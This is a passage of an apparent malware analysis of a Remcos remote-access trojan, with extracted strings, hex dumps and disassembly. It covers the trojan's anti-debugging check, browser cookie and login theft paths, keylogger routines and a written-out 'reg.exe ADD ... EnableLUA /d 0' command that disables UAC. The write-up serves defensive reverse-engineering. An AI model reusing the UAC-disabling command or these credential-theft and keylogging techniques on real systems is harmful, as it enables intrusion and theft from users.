-	[Firefox cookies found, cleared!]
-	Cookies
-	[IE cookies not found]
-	[IE cookies cleared!]
-	[Cleared browsers logins and cookies.]
-	Cleared browsers logins and cookies.
-	FunFunc
-	exepath
-	Unknown exception
-	bad cast
-	bad locale name
-	generic



blacklist (121)	value (4980)
-	/sort "Visit Time" /stext "
-	.part
-	]\r\n
-	\r\n[
-	]\r\n
-	\r\n[
-	cAppData
-	\Mozilla\Firefox\Profiles\
-	UserProfile
-	\AppData\Local\Google\Chrome\
-	\AppData\Local\Microsoft\Edge\
-	\Opera Software\Opera Stable\
-	User Data\Default\Network\Cookies
-	User Data\Profile ?\Network\Cookies
-	Network\Cookies
-	User Data\Local State
-	Local State
-	Temp
-	fso.DeleteFile "
-	wend\r\nfso.DeleteFolder "
-	fso.DeleteFile(Wscript.ScriptFullName)
-	""", 0
-	SystemDrive
-	\system32
-	\SysWOW64
-	ProgramFiles
-	ProgramData
-	C:\Program Files(x86)\Internet Explorer\
-	pth_unenc
-	\r\n
-	\r\n


In the *.text* section, we note a detail inherent in the debugging function checking *IsDebuggerPresent*, in order to verify any dynamic analysis and debugging contexts:




```
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    0 1 2 3 4 5 6 7 8 9 A B C D E F
33DEF  E8 77 04 00 00 E9 8E FE FF FF 55 8B EC 81 EC 24   è w . . . é . þ ÿ ÿ U . ì . ì $
33DFF  03 00 00 53 56 6A 17 E8 EF 26 02 00 85 C0 74 05   . . . S V j . è ï & . . . À t .
33E0F  8B 4D 08 CD 29 33 F6 8D 85 DC FC FF FF 68 CC 02   . M . Í ) 3 ö . . Ü ü ÿ ÿ h Ì .
33E1F  00 00 56 50 89 35 14 1D 47 00 E8 62 24 00 00 83   . . V P . 5 . . G . è b $ . . .
33E2F  C4 0C 89 85 8C FD FF FF 89 8D 88 FD FF FF 89 95   Ä . . . . ý ÿ ÿ . . . ý ÿ ÿ . .
33E3F  84 FD FF FF 89 9D 80 FD FF FF 89 B5 7C FD FF FF   . ý ÿ ÿ . . . ý ÿ ÿ . µ | ý ÿ ÿ
33E4F  89 BD 78 FD FF FF 66 8C 95 A4 FD FF FF 66 8C 8D   . ½ x ý ÿ ÿ f . . ¤ ý ÿ ÿ f . .
33E5F  98 FD FF FF 66 8C 9D 74 FD FF FF 66 8C 85 70 FD   . ý ÿ ÿ f . . t ý ÿ ÿ f . . p ý
```

```
         Hex              Disasm                                       Hint
34AB0    56               PUSH ESI
34AB1    50               PUSH EAX
34AB2    E8D9230000       CALL 0X436E90
34AB7    8B4504           MOV EAX, DWORD PTR [EBP + 4]
34ABA    83C40C           ADD ESP, 0XC
34ABD    C745A815000040   MOV DWORD PTR [EBP - 0X58], 0X40000015
34AC4    C745AC01000000   MOV DWORD PTR [EBP - 0X54], 1
34ACB    8945B4           MOV DWORD PTR [EBP - 0X4C], EAX
34ACE    FF1548934500     CALL DWORD PTR [0X459348]                    [KERNEL32.dll]....
34AD4    56               PUSH ESI                  [KERNEL32.dll].IsDebuggerPresent
34AD5    8D58FF           LEA EBX, [EAX - 1]
34AD8    F7DB             NEG EBX
34ADA    8D45A8           LEA EAX, [EBP - 0X58]
34ADD    8945F8           MOV DWORD PTR [EBP - 8], EAX
34AE0    8D85DCFCFFFF     LEA EAX, [EBP - 0X324]
34AE6    1ADB             SBB BL, BL
34AE8    8945FC           MOV DWORD PTR [EBP - 4], EAX
34AEB    FEC3             INC BL
34AED    FF1540934500     CALL DWORD PTR [0X459340]                    [KERNEL32.dll]....
34AF3    8D45F8           LEA EAX, [EBP - 8]
34AF6    50               PUSH EAX
```

Viewing the executable's resources, we notice icons and the presence of 7 sections:






RemcosRAT1.exe

Member	Offset	Size	Value	Meaning
Machine	0000010C	Word	014C	Intel 386
NumberOfSections	0000010E	Word	0007	
TimeDateStamp	00000110	Dword	65631255	
PointerToSymbolTa...	00000114	Dword	00000000	
NumberOfSymbols	00000118	Dword	00000000	
SizeOfOptionalHea...	0000011C	Word	00E0	
Characteristics	0000011E	Word	0102	Click here


By carrying out a debugging and dynamic analysis session, we can become aware of the bypassing of the UAC module by means of the following *reg add* command inherent to the *EnableLUA* option:




```
push    eax                 ; lpStartupInfo
push    edi                 ; lpCurrentDirectory
push    edi                 ; lpEnvironment
push    8000000h            ; dwCreationFlags
push    edi                 ; bInheritHandles
push    edi                 ; lpThreadAttributes
push    edi                 ; lpProcessAttributes
push    offset CommandLine ; "/k %windir%\\System32\\reg.exe ADD HKLM"...
push    offset ApplicationName ; "C:\\Windows\\System32\\cmd.exe"
; const CHAR CommandLine[]
CommandLine     db '/k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\'
                                        ; DATA XREF: sub_407755+3C↑o
                db 'CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f',0
call    esi ; CloseHandle
pop     edi
pop     esi
mov     esp, ebp
pop     ebp
retn
sub_407755 endp
```

```
100.00% (-108,494) (532,121) 00006B91 0000000000407791: sub_407755+3C (Synchronized with Hex View-1)
```

We note details attributable to compression and decompression operations, as well as downloads of external files:




```
ata:0046646C aElev           db 'elev',0             ; DATA XREF: sub_4076F8+2↑o
ata:0046646C                                         ; sub_407716+A↑o ...
ata:00466471                 align 8
ata:00466478 ; const CHAR CommandLine[]
ata:00466478 CommandLine     db '/k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\'
ata:00466478                                         ; DATA XREF: sub_407755+3C↑o
ata:00466478                 db 'CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f',0
ata:004664FA                 align 4
ata:004664FC ; const CHAR ApplicationName[]
ata:004664FC ApplicationName db 'C:\Windows\System32\cmd.exe',0
ata:004664FC                                         ; DATA XREF: sub_407755+41↑o
ata:00466518 ; const IID riid
ata:00466518 riid            dd 6EDD6D74h            ; Data1
ata:00466518                                         ; DATA XREF: sub_4074FD+75↑o
ata:00466518                 dw 0C007h               ; Data2
ata:00466518                 dw 4E75h                ; Data3
ata:00466518                 db 0B7h, 6Ah, 0E5h, 74h, 9, 95h, 0E2h, 4Ch; Data4
ata:00466528 unk_466528      db  2Eh ; .             ; DATA XREF: sub_40783C+64↑o
ata:00466528                                         ; sub_40880C+11B↑o ...
ata:00466529                 db    0
ata:0046652A                 db    0
ata:0046652B                 db    0
ata:0046652C aPart:                                  ; DATA XREF: sub_407963+26↑o
ata:0046652C                 text "UTF-16LE", '.part',0
ata:00466538 aZipfiles       db 'ZipFiles',0         ; DATA XREF: sub_407BF4+41↑o
ata:00466541                 align 4
ata:00466544 aUnzipfiles     db 'UnzipFiles',0       ; DATA XREF: sub_407BF4+4D↑o
00064A78 0000000000466478: .rdata:CommandLine (Synchronized with Hex View-1)
```




```
ata:0046654F                 align 10h
ata:00466550 unk_466550      db    0                 ; DATA XREF: sub_407C97+5FE↑o
ata:00466550                                         ; sub_4172CD+9A↑o
ata:00466551                 db    0
ata:00466552                 db    0
ata:00466553                 db    0
ata:00466554 aBrowsingDirect db 'Browsing directory: ',0
ata:00466554                                         ; DATA XREF: sub_407C97+5A1↑o
ata:00466569                 align 4
ata:0046656C aExecutingFile  db 'Executing file: ',0 ; DATA XREF: sub_407C97+516↑o
ata:0046657D                 align 10h
ata:00466580 aDownloadingFil db 'Downloading file: ',0
ata:00466580                                         ; DATA XREF: sub_407C97+2E6↑o
ata:00466593                 align 4
ata:00466594 aDownloadedFile db 'Downloaded file: ',0
ata:00466594                                         ; DATA XREF: sub_407C97+397↑o
ata:004665A6                 align 4
ata:004665A8 aFailedToDownlo db 'Failed to download file: ',0
ata:004665A8                                         ; DATA XREF: sub_407C97+40E↑o
ata:004665C2                 align 4
ata:004665C4 aDeletedFile    db 'Deleted file: ',0   ; DATA XREF: sub_407C97+131↑o
ata:004665D3                 align 4
ata:004665D4 aUnableToDelete db 'Unable to delete: ',0
ata:004665D4                                         ; DATA XREF: sub_407C97+170↑o
ata:004665E7                 align 4
ata:004665E8 asc_4665E8      db '*',0                ; DATA XREF: sub_407C97+75E↑o
ata:004665E8                                         ; sub_40880C+A5↑o ...
00064B52 0000000000466552: .rdata:00466552 (Synchronized with Hex View-1)
```

In the function *sub_40A179* we have knowledge of the logging string of the offline keylogger start-up and the contextual creation of the specific threads:



```
call    sub_40B8EC
cmp     dword ptr [esi+4Ch], 2
mov     edi, offset aOfflineKeylogg ; "Offline Keylogger Started"
jz      short loc_40A1CA

push    edi
lea     ecx, [esp+2Ch+var_18]
call    sub_402093
sub     esp, 18h
lea     edx, [esp+40h+var_18]
mov     ecx, esp
call    sub_41BC5E
mov     ecx, esi
call    sub_40B164
lea     ecx, [esp+28h+var_18]
call    sub_401FD8

loc_40A1CA:
sub     esp, 18h
mov     ecx, esp
push    edi
```


```
100.00% (-87,348) (783,312) 0000959B 000000000040A19B: sub_40A179+22 (Synchronized with Hex View-1)
```



```
push    offset hThread  ; lpStartAddress
push    ebx             ; dwStackSize
push    ebx             ; lpThreadAttributes
call    edi ; CreateThread
cmp     [esi], ebx
jnz     short loc_40A210

push    ebx             ; lpThreadId
push    ebx             ; dwCreationFlags
push    esi             ; lpParameter
push    offset sub_40A267 ; lpStartAddress
push    ebx             ; dwStackSize
push    ebx             ; lpThreadAttributes
call    edi ; CreateThread

loc_40A210:             ; lpThreadId
push    ebx
push    ebx             ; dwCreationFlags
push    esi             ; lpParameter
push    offset sub_40A289 ; lpStartAddress
push    ebx             ; dwStackSize
```


```
100.00% (-75,940) (747,407) 0000959B 000000000040A19B: sub_40A179+22 (Synchronized with Hex View-1)
```

Here is a *switch* operation for keystrokes and key combinations recorded by the keylogger module, as well as related *jump* instructions.




```
[Alt]"

loc_40B2A0:
sub     esp, 18h
mov     ecx, esp
push    offset aPause    ; "[Pause]"
jmp     loc_40B4B8

loc_40B2D5:
sub     esp, 18h
mov     ecx, esp
push    offset aEsc      ; "[Esc]"
jmp     loc_40B4B8

sub     esp, 18h
mov     ecx, esp
push    offset aSpace    ; "[Space]"
jmp     loc_40B4B8
```

```
100.00% (1498,976) (627,417) 0000A6CB 000000000040B2CB: sub_40B221+AA (Synchronized with Hex View-1)
```



```
sub_40B221 proc near
push    esi
mov     esi, ecx
mov     eax, [esi+54h]
cmp     eax, 2Dh ; '-'
ja      loc_40B38D
```

```
100.00% (5822,-28) (524,411) 0000A6CB 000000000040B2CB: sub_40B221+AA (Synchronized with Hex View-1)
```




```
loc_40B4B8:
call    sub_402093
mov     ecx, esi
call    sub_40A611
```

```
loc_40B4C4:
xor     eax, eax
inc     eax
pop     esi
retn
sub_40B221 endp
```


```
100.00% (4508,1280) (647,405) 0000A6CB 000000000040B2CB: sub_40B221+AA (Synchronized with Hex View-1)
```

In the *sub_40BD37* function, we note the presence of access to the *cookies.sqlite* database and its consequent deletion using the *DeleteFileA* function. A logging string is then written denoting the successful deletion of the database.




```
lea     eax, [ebp+FindFileData.cFileName]
push    offset aCookiesSqlite ; "\\cookies.sqlite"
push    eax
